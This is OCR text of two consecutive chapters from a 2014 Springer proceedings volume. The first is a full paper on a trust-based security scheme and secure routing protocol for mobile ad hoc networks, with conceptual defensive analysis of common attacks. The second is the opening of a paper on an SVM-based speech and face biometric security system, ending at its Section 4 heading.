D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_15, © Springer India 2014

1 Introduction

The resource-constraint ad hoc networking paradigm relates to a mobile, decentralized and infrastructure less architecture. A set of autonomous nodes or terminals having low computational memory and power resources may form such a network to communicate with each other over a shared wireless channel. These mobile ad hoc networks (MANETs) are dynamic with respect to time as the state of the network may change because of internal movement and external injection or dropout of nodes. This makes the nodes inherently vulnerable to security threats [1]. While the security in ad hoc network is defined as the fixed network by the properties such as availability, integrity, confidentiality, authentication, nonrepudiation, access control, and usage control [2, 3], the methods of defense should not be same. A centralized security solution turns out to be inconsistent with the architecture of the MANET. On the other hand, hierarchical models [4–7] may not be applicable due to reasons such as lack of explicit certificate revocation mechanism, susceptibility to malicious accusation exploits, or the need for an external certificate authority (CA) to revoke the certificates. In addition, the burden of having significantly low resources makes certain method [8] rather invalid and demand for alternate approaches. Trust-based security schemes are proposed in [9–12]. Some of these methods [9, 10] require each node to critically evaluate the trust of every other node in the network and then based on this experience take necessary security measures. This mechanism appears as rather unscalable in an environment where nodes have very limited memory and computational power. Also there is a strong probability that the nodes will fail to pass correct judgment regarding trustworthiness of an increasing number of peers with whom they have had little or no experience of prior communication.

Some other works [13–18] have employed threshold cryptography [19] to build a trust model. This technique manages to overcome the challenges related to certificate administration by distributing the CA duties among n number of network nodes. Any k nodes out of these n nodes will be able to collaborate and act as a single pseudo-CA whereas a coalition of $k-1$ nodes will not be able to fulfill the need. In spite of the seemingly simple solution, threshold cryptography turns out to be a very computationally intensive operation that is not at all suitable for the resource-constraint MANET. Secondly, this approach needs selfless behavior of the peers that is uncharacteristic of the nodes that remain dormant most of the time in order to save battery life.

Other initiatives in this area include clustering-based trust algorithms such as the one proposed in [20]. The authors focus on segmenting the network and emphasize on taking the advantage of a limited domain. Despite this, the model suffers from scalability problem since the node join operation is not bounded by a maximum cluster size. Also, the notion of cluster head acting as a trust guarantor leads to the problem of single point of failure. Denial of service attack (DoS) can be a common threat in this perspective. Finally, the construction of the cluster itself incurs considerable overhead to the networking nodes.

A very different design based on clustering in [21] uses the Web-of-trust model. This suggests a process of calculating trust by considering both direct and recommended trust values. In essence, the method heavily relies on the recommendations from the fellow peers within the same cluster. Thus, a concerted attack by a group of adversaries in which each node certifies every other becomes imminent. The network becomes considerably infiltrated as of the moment a single malicious agent has convinced a user to certify the former. Other more conventional ad hoc network security schemes [22–25] that involve Web-of-trust model also have the same drawback.

In this paper, we present a model that takes into consideration the existing challenges imposed by the architecture of resource-constraint MANET. A single-hop trust scheme is proposed that makes a node consider its neighbor to be trustworthy based on first-hand experience and on accumulated knowledge.

The rest of the paper is organized as follows. Section 2 states the trust model. The next section illustrates the effectiveness of the solution from the security perspective by applying the model to implement a secure routing algorithm. Section 4 analyzes its feasibility in terms of the architecture. Finally, the conclusions and future works are outlined in the last section.

2 The Trust-Based Security Solution

In this section, we focus on characterizing the trust-based security solution. The underlying principle is simple and tries to simulate the rational decision-making process of human beings but on a limited domain. All the interaction among the nodes within the network is dependent on the prior trust analysis and evaluation.

2.1 The Environment

Our environment is a MANET where nodes communicate with one another without any support of physical or logical infrastructure. We also note that majority if not all the devices run on limited resources in terms of memory, battery, and computational power. There may be n mobile nodes where n can vary over time due to the dynamic behavior of node joining, leaving, or movement inside the network. We also make the following assumptions: (1) every node has a mechanism to identify its one-hop neighbors, the maximum number of which is limited by the availability of internal resources (2) each node is able to detect a misbehaving node (if any) in its one-hop neighborhood with certain means such as the ones proposed in [26, 27].

2.2 The Trust Model and the Node Evaluation Scheme

The definition of trust that will be used by us relates to the human trust mechanism. It is the confidence of one node on another based on the expectation that the latter will perform certain actions as entrusted by the former even if the former is unable to influence or monitor the latter [21]. A fuzzy value ranging from 0 to 1 is used to quantify the level of trust. The level of sufficiency of this parameter can vary by a large extent depending on the specific scenario. For example, an application that requires high degree of security will need very trustworthy peers to transmit the data and thus will look for high trust index. The trust index is evaluated based on the following factors each of whose numeric value ranges from 0 to 1 on a continuous scale:

First-hand experience statistics: This is the statistic data of previous experience accumulated while communicating with other nodes. The success of communication through a certain neighboring node will increase its trust index assigned to that node. On the other hand, a failed attempt of data delivery enhances the level of dissatisfaction and therefore will result into decreasing in the index. In addition to this, the level of satisfaction quantified by the delay in data transfer is also taken into account. The function to compute the first-hand experience statistics thus becomes:

$E_{ij} = F_e$ (proportion of successful secured communication of node i through node j, delay in communication)

Intruder nodes: A value of 0 will be assigned to the intruder variable I_{ij} corresponding to node j if j is identified as an intruder by node i. Otherwise, 1 will be assigned.

Other factors: This can include parameters such as frequency of routing request and energy left. Depending on the specific requirement of the particular MANET, management policy, and other constraints, a set of new parameters can also be defined.

$F_{ij} = F_{of}$ (frequency of routing requests from node j to node i, energy left on node i,)

With reference to the above-mentioned factors, the trust index computed by a node i for a node j is given as

$$Ti_{ij} = \left(E_{ij} + I_{ij} + OF_{ij}\right)/3$$

To send some data, the trust index is compared with the current security threshold (ST) which denotes the importance of the data being transferred as well as the level of security of the entire network. While the data value has a directly proportional relationship with ST, the level of security has an inverse impact. This is evident as with a highly secured network, the choice of neighbor becomes more and more irrelevant.

$ST = F_{\mathrm{d}v}$ (importance of data, security level of the network as perceived by node i while sending data to node j)

In addition to comparing the trust index with the *ST*, neighbor selection is also based on another variable called *penalty*. Every node stores this attribute corresponding to each of its neighbor in the trust table (Fig. 1). The higher the number of accusers in the penalty the lower is the trust. A node is penalized by listing its accuser node in the penalty attribute whenever complaints are received against the same from other one-hop neighbors.

2.3 The Architecture

Each node in the network will possess a trust matrix that will incorporate the trust indexes of its one-hop neighbors and their penalty values. We do not feel the necessity of including other nodes as all the communication to and from a certain node is bound to pass through one of its one-hop neighbors. Thus, we define the one-hop community of each node as its circle of trust (CoT). When a node first enters the CoT, its trust matrix is empty. Hence, it requests the trust tables from all of its one-hop neighbor, sets the trust indexes of all peers to 1 (complete trust), and initializes the penalty field corresponding to each peer by retrieving it from their trust tables. If there is a mismatch of any penalty, the newcomer queries the accuser node about the validity of its accusation and eventually identifies the culprit who was misinforming. It then accuses the culprit with charge of intrusion and discards all the penalty values. If a node does not have any penalty value or all the penalty values are equal, it selects a random node for communication. Every node re-computes the trust index of a peer only after a first-hand interaction, and it also unicasts the verdict to the node being judged. Thus, all the peers in the circle are continuously evaluated by one another and the mutual trust values are shared only upon a request from a fellow neighbor. The nodes will not convict a certain node though and degrade its trust value by accusing it as a culprit based on accusations from other nodes. One can only prioritize a node over another node if they have the same trust value and the former has comparatively low penalty against itself.




Fig. 1 Circle of trust

A node can accuse its neighbor only once. The accusation is broadcasted when the trust index of the latter has gone below a minimum trust value that is required for any kind of communication with the former. The entries of the accused are then purged from the trust table of the accuser. The only other case when a node can accuse one of its peers is if the former convicts the latter with the charge of intrusion. In both the cases, the network security degradation flag is raised by the accuser and this is noted accordingly by the peers who will then re-evaluate the *ST*.

3 Security Analysis of the Solution

3.1 The Secure Routing Protocol

In this section, a secure source-driven on-demand routing protocol (Fig. 2) is illustrated as a proof of effectiveness of the above trust-based security solution. The protocol assumes the environment to be the one outlined in Sect. 2.1 and builds on the basis of the secure routing protocol as in [9]. It is described as follows:

1. Source node broadcasts route request message to its one-hop peers in order to find a route to the destination.
2. The neighbors of the source forward the request to their neighbors in turn if they find the source to be trustworthy enough to act as an intermediary in the data transfer. The process loops around until and unless the destination node is reached. At this point, a response message is sent upstream along the same path(s) confirming the immediate upstream node(s) about the participation if the downstream node finds its upstream peer/s to be trustworthy enough for any sort of communication. The response message is thus initiated by the destination and forwarded all the way up to the source. At every layer of the CoT, an upstream node selects one of its downstream neighbors as the next hop in the chain and then forwards the response message.
3. When the response reaches the source ROM multiple one-hop neighbors, it picks a neighbor that is most trustworthy and the path that will have the least hop associated to it or that is most secured.
4. The source then sends the data to the destination using the selected route asks for the confirmation of reception and waits for a specified amount of time. If a confirmation is requested, the destination node will send it using the above method but via a different route due to security considerations.
5. If the confirmation is received and is verified as a valid one by the source, it continues to send data using the same route. Otherwise, if the confirmation is not received within the preferred time, the source will update the trust index of its neighboring peer by degrading the corresponding trust value of first-hand experience statistics and will notify the node in question. The same sequence is then iterated by all the nodes, and the degradation of trust propagates along the




Fig. 2 Trust-based secure routing

entire chain of the route. If at any point a node detects its neighbor as an intruder, it will set the corresponding intrusion value to be 0 and raises the network security degradation flag. The processing then either jumps to 1 for better security or to 6 for better performance.

6. The source selects the next best route.

The protocol outlined above can be implemented by plugging in the trust evaluation scheme into any on-demand ad hoc routing protocol with suitable modifications. With this outlined method, one can achieve security equivalent to maintaining trust information of all the nodes on the path from the source to the destination.

3.2 Analysis Based on Known Attacks

This section highlights the strength of the proposed secure routing protocol by analyzing it over a set of well-known security threats:

Black Hole Attacks: In this kind of attack, an adversary claims itself to be the shortest path to the destination. The sender can eventually detect this kind of malicious activity as it requires the destination to send a delivery confirmation through a different route altogether. If this confirmation does not reach the source within the stipulated time, the following packets are sent across a new route. The mandatory use of a demand route ensures that a fake delivery confirmation generated by the culprit is not accepted by the sender node. Moreover, if the malicious node is detected as an intruder by one of its neighboring nodes, the model ensures that it is deemed as an outcast.

Selfishness: The act of selfishness is heavily penalized in our model. A node that does not route a packet or route request and drops them either with a malicious intent or to save their resources loses its trust to the one-hop sender. The rate of delivery is also considered so that a node that selfishly delays the transmission for long enough time is amerced. A cooperative network is an evident outcome as such.

Denial of Service (*DoS*): The DoS attack is launched by an adversary when it attempts to use up all the network bandwidth and thereby make it unavailable to the other peers. The intrusion detection mechanism that is assumed to be built into

our environment can be used as a remedy to this problem. As for example, if a node generates an excessive amount of route request, the neighbors at one point will start ignoring its request as the frequency of request significantly affects the trust index of the requester. Any of the peers under these circumstances may also broadcast the possibility of intrusion within the CoT. Thus, all the peers can use this warning to revise their trust evaluation matrix and also have a better perspective of their neighborhood in terms of security.

Routing Table Overflow and Energy Consummation: A malicious node can try to initiate routes to nonexistent nodes. The motive is to overwhelm the peers by accumulating enough routes in their routing tables so that creation of new route is prevented. This kind of attack is circumvented by the ability of the peers to reject or ignore the request based on its own resource availability and also the trustworthiness of the requester. This potential of the nodes also help them to survive against adversaries that want to consume all their battery power by forwarding an excessive amount of traffic through them.

Wrong Allegations: Our model successfully fights against the wrong allegations that may be claimed by a malicious node against a well-behaving peer. This is ensured by limiting the number of charges that can be raised by a node against another to just one. Also, this penalty is only considered only if multiple nodes have the same trust index.

4 Discussion

As pointed out in [28], a localized approach to node authentication is the most suitable one according to the architectural requirement of MANET. The proposed model therefore thrives well. Besides eliminating the single point of failure found in some cluster-based designs, limiting the domain of trust to just one-hop neighborhood brings forward some distinct advantages. The information needed to be stored and computed by the nodes goes down to a significantly low range making the design to be absolutely friendly for the resource-constraint nature of the network. This is in contrast to the characteristics of the models, referred in the Introduction section, most of which maintain a network-wide or cluster-wide trust table. In addition to this, the overhead introduced by the trust-based security scheme is also kept to a minimum level by limiting the number of messages exchanged among the nodes. The only time a node shares some information is when a peer requests for the penalty values or it accuses one of its neighbors. All these factors result into a highly scalable system. In addition to this, the self-adaptive nature of the solution makes it rather easy to manage and maintain the security of the network. Although the security level attained during the birth or infancy of the network may be quite ambiguous due to the lack of knowledge among the peers, as time passes, it gradually converges to a stable state where the participants are aware of their individual threats.

Finally, the proposed mechanism has the necessary flexibility as indicated in Sect. 2.2 to resist novel attacks by introducing new parameters into the trust evaluation.

5 Conclusion and Future Work

Ensuring security in resource-constraint MANET presents itself as a complex research challenge. In this paper, we have carefully reviewed the security issues in this kind of network and analyzed the problems related to them. The existing solutions do not take into consideration the limitations imposed by the MANET architecture well. A trust-evaluation-based security paradigm has been proposed in this paper that stresses on personal experience to evaluate the trust of a peer within a very limited domain. This has then been applied to a source initiated on-demand routing protocol that provides equivalent security to maintaining trust information about all the nodes on the path from source to destination. Its security has also been evaluated over a set of major active attacks. The analysis showed that the method fights against these attacks effectively. In addition, we further went on discussing the feasibility of our proposed solution in terms of the architecture and concluded that the network converges to a certain degree of acceptable security as some time elapses and the nodes have accumulated more and more knowledge about one another.

Our immediate future work encompasses analyzing various efficient trust algorithms and formalizing our own trust evaluation method based on the study. We also expect to prove the effectiveness of the proposed model by verifying the solution using a formal model checking tool.

References

1. Biswas, K., Ali, M.L.: Security threats in mobile ad hoc network. M.Sc. Thesis, BTH, Sweden (2007)
2. Zhou, L., Haas, Z.J.: Securing ad hoc networks. IEEE Network **13**(6), 24–30 (1999)
3. Zhang, Y., Lee, W.: Intrusion detection in wireless ad-hoc networks. Proceedings of MobiCom 2000, 6th Annual International Conference on Mobile Computing and Networking, Boston, USA, 6–11 Aug 2000
4. Pietro, R.D., Mancini, L.V., Jajodia, S.: Efficient and secure keys management for wireless mobile communications. In: Proceedings of the 2nd ACM International Workshop on Principles of Mobile Computing, pp. 66–73, Oct 2002
5. Slijepcevic, S., Potkonjak, M., Tsiatsis, V., Zimbeck, S., Srivastava, M.: On communication security in wireless ad-hoc sensor networks. In: Proceedings of 11th IEEE International Workshops on Enabling Technologies: Infrastructure for Collaborative Enterprises (WETICE'02), pp. 139–144, June 2002
6. Cr'epeau, C., Davis, C.R.: A certificate revocation scheme for wireless ad hoc networks. In: Proceedings of 1st ACM Workshop on Security of Ad Hoc and Sensor Networks (SASN 2003), Oct 2003

7. Housley, R., Polk, W., Ford, W., Solo, D.: Internet x.509 public key infrastructure certificate and certificate revocation list (crl) profile. Internet Request for Comments (RFC 3280), Apr 2002
8. Davis, C.R.: A Localized Trust Management Scheme for Ad hoc Networks. McGill University, Montreal (2009)
9. Yan, Z., Zhang, P., Virtanen, T.: Trust evaluation based security solution in ad hoc networks. Technical Report, Nokia Research Center, Helsinki, Finland, Oct 2003
10. Pirzada, A.A., McDonald, C.: Establishing trust in pure ad-hoc networks. In: Proceedings of Australasian Computer Science Conference, pp. 47–54, Jan 2004
11. Marsh, S.P.: Formalizing trust as a computational concept. Ph.D. Thesis, Department of Mathematics and Computer Science, University of Stirling (1994)
12. Sarela, M., Hietalahti, M.: Security topics and mobility management in hierarchical ad hoc networks: A literature survey, interim report of project samoyed. Helsinki University of Technology, Apr 2004
13. Zhou, L., Haas, Z.J.: Securing ad hoc networks. IEEE Netw. Mag. **13**(6), 24–30 (1999)
14. Kong, J., Zerfos, P., Luo, H., Lu, S., Zhang, L.: Providing robust and ubiquitous security support for mobile ad hoc networks. In: Proceedings of the 9th International Conference on Network Protocols (ICNP), pp. 251–260, Nov 2001
15. Kong, J., Luo, H., Xu, K., Gu, D.L., Gerla, M., Lu, S.: Adaptive security for multi-layer ad-hoc networks. In: Special Issue of Wireless Communications and Mobile Computing. Wiley, Aug 2002
16. Luo, H., Lu, S.: Ubiquitous and robust authentication services for ad hoc wireless networks. In: Proceedings of 7th IEEE Symposium on Computers and Communications (ISCC'02), July 2002
17. Zhou, L., Schneider, F.B., van Renesse, R.: Coca: A secure distributed online certification authority. ACM Trans. Comput. Syst. **20**(4), 329–368 (2002)
18. Luo, H., Zerfos, P., Kong, J., Lu, S., Zhang, L.: Self-securing ad hoc wireless networks. IEEE ISCC 2002
19. Shamir, A.: How to share a secret. Commun. ACM **22**(11), 612–613 (1979)
20. Jin, S., Park, C., Choi, D., Chung, K., Yoon, H.: Cluster-based trust evaluation scheme in an ad hoc network. ETRI J. **27**(4), 465–468 (2005)
21. Ngai, E.C.H., Lyu, M.R.: Trust and clustering-based authentication services in mobile ad hoc networks. In: Proceedings of 24th International Conference on Distributed Computing Systems Workshops—W4: MDC (ICDCSW'04), Hong Kong, China, pp. 582–587 (2004)
22. Capkun, S., Buttyan, L., Hubaux, J.P.: Self-organized public-key management for mobile ad hoc networks. IEEE Trans. Mob. Comput. **2**(1), 52–64 (2003)
23. Capkun, S., Hubaux, J.P., Buttyan, L.: Mobility helps security in ad hoc networks. In: Proceedings of ACM Symposium on Mobile Ad Hoc Networking and Computing (MobiHoc 2003), June 2003
24. Eschenauer, V.D.G.L., Baras, J.: On trust establishment in mobile ad-hoc networks. In: Proceedings of 10th International Workshop of Security Protocols, Springer Lecture Notes in Computer Science (LNCS), Apr 2002
25. Hubaux, J.P., Buttyan, L., Capkun, S.: The quest for security in mobile ad hoc networks. In: Proceedings of ACM Symposium on Mobile Ad Hoc Networking and Computing (MobiHoc 2001), pp. 146–155, Oct 2001
26. Zhang, Y., Lee, W.: Intrusion detection in wireless ad hoc networks. ACM MOBICOM (2000)
27. Marti, S., Giuli, T., Lai, K., Baker, M.: Mitigating routing misbehavior in mobile ad hoc networks. ACM MOBICOM (2000)
28. Yang, H., Zhong, G., Lu S.: Network performance centric security design in MANET. IEEE Mob. Comput. Commun. Rev. **6**, 50 (2002)

Design of a Biometric Security System Using Support Vector Machine Classifier

J. Manikandan, V. K. Agrawal and B. Venkataramani

Abstract Biometric security systems are employed as authenticating devices in several firms and organizations possessing restricted zones within their campus. Biometric systems are also used as electronic attendance registers in various institutes and organizations. Pattern recognition is one of the main constituents of biometric systems. Support vector machine (SVM) is one of the state-of-the-art tools for linear and nonlinear pattern classification. In this paper, design of a SVM-based biometric security system using speech and face as inputs are discussed. Details about the performance of the proposed system for speech and face recognition are reported in this paper. The proposed biometric system as well as approaches can be extended for fingerprint and iris recognition too.

Keywords Biometric security systems · Pattern recognition · Speech recognition · Face recognition

J. Manikandan (✉)
Crucible of Research and Innovation, Department of Telecommunication Engineering, PES Institute of Technology, PESIT, Bangalore, Karnataka 560085, India
e-mail: manikandanj@pes.edu

V. K. Agrawal
Crucible of Research and Innovation, Department of Information Science, PES Institute of Technology, PESIT, Bangalore, Karnataka 560085, India
e-mail: vk.agrawal@pes.edu

B. Venkataramani
Department of Electronics and Communication Engineering, National Institute of Technology, Trichy, Tamil Nadu 620015, India
e-mail: bvenki@nitt.edu

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_16, © Springer India 2014

1 Introduction

Systems capable of recognizing individual human beings using biometric features are called Biometric systems. Biometric systems are also used as electronic attendance registers in various institutes and organizations. Biometric systems employed as authenticating devices to get access into secured areas/rooms in several firms and organizations are called biometric security systems. Pattern recognition is a major constituent of biometric systems. In this paper, design of a support vector machine (SVM)-based biometric security system using speech and face as inputs are discussed. Hence, speech recognition and face recognition techniques are employed for the proposed system.

Speech recognition systems using zero-crossings (ZC) with and without peak amplitude (PA) are found to provide better performance under noisy environments compared to those using other features such as mel-frequency cepstral coefficient (MFCC) and linear predictive coding (LPC). Face recognition using principal component analysis (PCA), independent component analysis (ICA) ,and distance classifier is reported in [1] for FERET datasets. Face recognition using PCA, ICA feature extraction, and neural networks is reported in [2] for ORL database of faces. Hidden Markov models (HMM), artificial neural networks (ANN), and SVM are the most commonly used pattern classification techniques and it is reported in [3] and [4] that SVM is a powerful classifier and it outperforms HMM and ANN. Hence, an SVM-based biometric security system employing ZC feature extraction technique (for speech recognition) and PCA feature extraction (for face recognition) is reported in this paper.

The organization of the paper is as follows: Sect. 2 explains the feature extraction techniques employed for the proposed system. Section 3 gives a brief introduction to SVM and Modified One-Against-All (M-OAA) SVM classifier. Section 4 explains the architecture and working of the proposed biometric security system. The performance evaluation of proposed system is presented in Sect. 5, followed by Conclusion and References.

2 Feature Extraction for the Biometric System

The proposed biometric security system combines features from two sensors. One is the microphone input for capturing speech input and another is the camera input for capturing image of the face. Different feature extraction techniques are employed for these two inputs. ZCPA features are extracted from input speech for speaker identification and PCA features are extracted from the input image of a face for face authentication.

2.1 ZCPA Feature Extraction for Input Speech

The ZCPA features are extracted at the output of cochlear filter banks fed with speech inputs. The block diagram for feature extraction using cochlear filter banks comprises of band-pass filters that simulate the frequency subjectivity of the basilar membrane in the cochlear, and the nonlinear stage, models the inner hair cells attached to the basilar membrane. Speech signal travels a cascade of traveling-wave filters from left to right with each filter, showing low-pass filtering characteristics and having different cutoff frequency. Once the lower-frequency components are removed, the output from traveling-wave filter is fed through a velocity transformation filter. This is a single-pole high-pass filter with the cutoff frequency to be two octaves below the center frequency of each segment. In order to simulate the behavior of a cochlea, a second-order filter is added, which has a notch at one octave below the center frequency of each section. The transfer function of the mth traveling-wave filter, $H_m(z)$, velocity transformation filter, $T_m(z)$, and second-order filter, $F_m(z)$, are given in [5, 6].

A zero-crossing is said to occur whether successive samples have different signs, which includes both upward and downward zero-crossings. Zero-crossing (ZC) for the mth cochlear output is computed by checking the samples in pairs and the number of zero-crossings is computed using (1) as defined in [7].

$$\mathrm{ZC}[m] = \frac{1}{2}\sum_{i=1}^{N} |\mathrm{sgn}(c[n]) - \mathrm{sgn}(c[n-1])| \tag{1}$$

where $c[n]$ is the cochlear filtered samples, 'm' is the number of filter sections, 'N' is the number of samples, and sgn(•) is the sign function returning ± 1 depending on the sign of the output sample. The PA at the output of mth cochlear section is computed using (2) as defined in [8].

$$\mathrm{PA}[m] = \max_n\{\log(1 + c[n])\} \quad \text{for } n = 1, 2, 3 \ldots N \tag{2}$$

where $c[n]$ is the cochlear filtered samples, 'm' is the number of filter sections, and 'N' is the number of samples. More details about cochlear filter model can be had from [5, 6, 9].

2.2 PCA Feature Extraction for Input Image

The PCA-based feature extraction technique proposed in [10] is employed in this work. Let a face image I(x,y) be a two-dimensional $N \times N$ array with 8-bit intensity values. An image may also be considered as a vector of dimension N2, so that a typical image of size 256 × 256 becomes a vector of dimension 65,536.

Let the training set of face images be Γ_1, Γ_2, Γ_3, …, Γ_M. The average face of the set is defined by $\Psi = \frac{1}{M}\sum_{n=1}^{M}$. Each face differs from the average by the vector

$\Phi_i = \Gamma_i - \Psi$. The covariance matrix is given as $C = \frac{1}{M}\sum_{n=1}^{M} \Phi_n \Phi_n^T = AA^T$, where $A = [\Phi_1 \Phi_2 \ldots \Phi_M]$. The size of matrices C and A are $N^2 \times N^2$ and $N^2 \times M$, respectively. Determining the N^2 eigenvectors and eigenvalues is an intractable task for typical image sizes and a computationally feasible method to find these eigenvectors is needed. Consider the eigenvectors $\mathbf{v}_i$ of $A^T A$ such that $A^T A v_i = \mu_i v_i$. Multiplying both sides of above equation by A yields $AA^T A v_i = \mu_i A v_i$ from which we see that Av_i are the eigenvectors of $C = AA^T$. Let $L = A^T A$, where $L_{mn} = \Phi_m^T \Phi_n$, and find the M eigenvectors, v_1, of L. These vectors determine linear combinations of the M training set face images to form the eigenfaces u_1 given as $u_1 = \sum_{k=1}^{M} v_{lk} \Phi_k$, for l = 1, 2,…, M.

With this analysis, the calculations are greatly reduced, from the order of the number of pixels in the images (N^2) to the order of the number of images in the training set (M). In practice, the training set of face images will be relatively small ($M \ll N^2$), and the calculations become quite manageable. The calculations can be further reduced by retaining only K eigenvectors corresponding to largest eigenvalues. The system functions by projecting face images onto a feature space that spans the significant variations among know face images. The significant features are known as 'eigenfaces,' because they are the eigenvectors (principal components) of the set of faces and they do not necessarily correspond to features such as eyes, ears, and noses.

3 Support Vector Machine Classifier

SVM is based on the statistical learning theory of Vapnik [11] and quadratic programming [12]. The aim of SVM classifier is to devise a computationally efficient way of learning 'good' separating hyperplanes between different classes in a high-dimensional feature space. SVM is used to identify a set of linearly separable hyperplanes which are linear functions of the high-dimensional feature space and the hyperplanes are placed such that they maintain maximum distance from both the classes. Let $\{xi,yi\}$ for $i = 1,2,\ldots,N$ denote the training dataset where yi is the target output for training data xi. SVM training can be posed as the constrained optimization problem which maximizes the width of the margin and minimizes the structural risk and is given by

$$\min_{w,b} \frac{1}{2} w^T w + C \sum_{i=1}^{N} \xi_i \tag{3}$$

subject to

$$y_i\left(w^T \Phi(xi) + b\right) \geq 1 - \xi_i$$

$$\xi_i \geq 0, \forall i$$

where b is the bias, C is the tradeoff parameter, and ξi is the slack variable, which measures the deviation of a data point from the ideal condition of pattern and $\Phi(\cdot)$ is the feature vector in the expanded feature space. The solution to (3) can be reduced to a QP optimization problem [12] and the QP solution leads to the following classification function for SVM:

$$\begin{aligned} Y(z) &= \sum_{sv=1}^{NSV} \alpha_{sv} y_{sv} \left(\Phi^T(x_{sv})\, \Phi(z)\right) + b \\ &= \sum_{sv=1}^{NSV} \alpha_{sv} y_{sv} K(x_{sv},\, z) + b, \end{aligned} \tag{4}$$

where $K(x_{sv},\ z) = (\Phi^T(x_{sv})\ \Phi(z))$ is a kernel function that maps the input into higher-dimensional feature space. Linear, polynomial, RBF, sigmoid, and wavelet are some of the kernels reported in literature for SVM classifiers.

For a multi-class classification problem, the output domain is $Y(z) = \{1, 2, \ldots,m\}$ for an m-class problem. Support vectors $\{x_j,y_j\}$, Lagrange multipliers (α_j), and bias (b_j) values are associated to each of the m-classes, where $j\ \varepsilon\{1,2,\ldots.NSV\}$ and the decision function is given by

$$Y(z) = \text{argmax}_i(Y_i(z)), \forall ii \tag{5}$$

where $Yi(z)$ is computed for each class $i\ \varepsilon\{1, 2, \ldots,m\}$ using (4).

It may be observed from (4) that the computational complexity, hardware resources, and classification time required for SVM classifiers depend on the number of support vectors required for classification. Increase in number of support vectors leads to increase in computational requirements such as floating-point multiplication and addition. The memory required to store the support vectors for SVM classification is directly proportional to the number of support vectors. Hence, there is a need to prune the number of support vectors to speed up the recognition process and reduce the hardware and computational resources required for classification, with negligible or nil degradation in recognition accuracy.

M-OAA SVM classifier that uses only those SVs whose Lagrange multiplier is greater than a threshold is employed in this work to prune the number of support vectors. The stringency of decision boundary for M-OAA classifier between classes gets diminished at each level. The decision boundary gets smoothened too and this causes degradation in recognition accuracy, when the threshold value is increased beyond optimum threshold value.

Optimum threshold is the $\alpha_{THRESHOLD}$ value for which the SVM classifier requires the least number of support vectors with nil or acceptable degradation in recognition accuracy [13]. Details about manual and automatic determination of pruned support vectors for M-OAA classifier based on the optimum threshold value for Lagrange multipliers is given in [6, 13].

The M-OAA SVM classifier equation for a test data z is written as




Fig. 1 Significance of pruning for SVM classifiers

$$
\begin{aligned}
Y(z) &= \sum_{sv=1}^{NSV^*} \alpha_{THRESHOLD} y_{sv} \left(\Phi^T(x_{sv}) \, \Phi(z) \right) + b \\
&= \sum_{sv=1}^{NSV^*} \alpha_{THRESHOLD} y_{sv} K(x_{sv}, z) + b,
\end{aligned}
\tag{6}
$$

where $NSV^* \leq NSV$ denotes the number of support vectors obtained after using the pruning algorithm given in [6] for M-OAA classifier. Amount of reduction in computation cost on pruning the number of support vectors required for classification is given in Fig. 1 for NSV = 1,000 and $m = 4$. In Fig. 1, solid and dashed lines represent computation cost required for number of multiplications and additions, respectively. It may be observed from Fig. 1 that the computation cost is significantly reduced when more than 10 % of total support vectors is pruned. Application of proposed optimum threshold technique to other SVM architectures is reported in [14], wherein satisfactory performance of the proposed technique is concluded.

4 Working of Biometric Security System

